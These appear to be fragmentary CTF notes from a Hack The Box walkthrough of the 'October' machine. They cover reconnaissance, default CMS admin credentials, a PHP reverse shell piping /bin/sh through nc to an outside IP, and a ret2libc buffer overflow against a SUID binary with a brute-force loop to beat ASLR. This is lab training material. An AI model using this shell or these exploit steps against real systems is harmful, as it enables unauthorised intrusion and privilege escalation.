REVERSE PHP5 SHELL

FILE TRANSFER WITH BASE 64 ENCODING

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)

| 2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)

| 256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)

|_ 256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)

80/tcp open http Apache httpd 2.4.7 ((Ubuntu))

| http-methods:

|_ Potentially risky methods: PUT PATCH DELETE

|_http-server-header: Apache/2.4.7 (Ubuntu)

|_http-title: October CMS – Vanilla


root@kali:/home/kali/Desktop/hackthebox/october# gobuster dir -u http://october.htb/ -w /usr/share/wordlists/dirb/common.txt

/account (Status: 200)

/backend (Status: 302)

/Blog (Status: 200)

http://october.htb/backend/backend/auth/signin admin-admin



root@kali:/home/kali/Desktop/hackthebox/october# cat reverse.php5

<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 8082 >/tmp/f"); ?>

http://october.htb/backend/cms/media

puplic url

root@akg:/home/akg/Desktop/hackthebox/october# nc -nlvp 8082

SHELL GAINED!!!!!!

www-data@october:/$ find / -perm -u=s -type f 2>/dev/null

/usr/local/bin/ovrflw

www-data@october:/$ file /usr/local/bin/ovrflw

/usr/local/bin/ovrflw: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=004cdf754281f7f7a05452ea6eaf1ee9014f07da, not stripped

www-data@october:/$ cat /usr/local/bin/ovrflw | base64 -w0e

OVERFLOW

root@kali:/home/kali/Desktop/hackthebox/october# /usr/bin/msf-pattern_create -l 200

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

root@kali:/home/kali/Desktop/hackthebox/october# ./overflw
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

Segmentation fault

root@kali:/home/kali/Desktop/hackthebox/october# gdb overflw

(gdb) r
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

Starting program: /home/kali/Desktop/hackthebox/october/overflw
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

Program received signal SIGSEGV, Segmentation fault.

0x64413764 in ?? ()

root@kali:/home/kali/Desktop/hackthebox/october# /usr/bin/msf-pattern_offset -q 64413764 -l 200

[*] Exact match at offset 112

www-data@october:/$ cat /proc/sys/kernel/randomize_va_space

2 (ASLR ENABLED)

www-data@october:/usr/local/bin$ gdb ovrflw

(gdb) r

Starting program: /usr/local/bin/ovrflw

(gdb) p system

$1 = {<text variable, no debug info>} **0xb75ac310** <__libc_system>

(gdb) r

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /usr/local/bin/ovrflw

Breakpoint 1, 0x08048480 in main ()

Breakpoint 1, 0x08048480 in main ()

(gdb) p ystem

No symbol "ystem" in current context.

(gdb) p system

$2 = {<text variable, no debug info>} **0xb7636310** <__libc_system>

(gdb) p exit

$3 = {<text variable, no debug info>} **0xb7629260** <__GI_exit>

(gdb) find 0xb7636310, +9999999, "/bin/sh"

0xb7758bac

warning: Unable to access 16000 bytes of target memory at 0xb77a2f34, halting search.

1 pattern found.

System: **0xb7636310**

Exit: **0xb7629260**

/bin/sh: **0xb7758bac**

while true; do /usr/local/bin/ovrflw $(python -c 'print "A" * 112 +
"\x10\x53\x63\xb7\x60\x12\x63\xb7\xac\x0b\x76\xb7"');done

while true; do /usr/local/bin/ovrflw $(python -c 'print "A" * 112 +
"\x10\x53\x63\xb7\x60\x12\x63\xb7\xac\x0b\x76\xb7"');done

while true; do /usr/local/bin/ovrflw $(python -c 'print "\x90"*112 + "\x10\x63\x63\xb7" + "\x60\x92\x62\xb7" +
"\xac\x8b\x75\xb7"'); done

https://0xdf.gitlab.io/2019/03/26/htb-october.html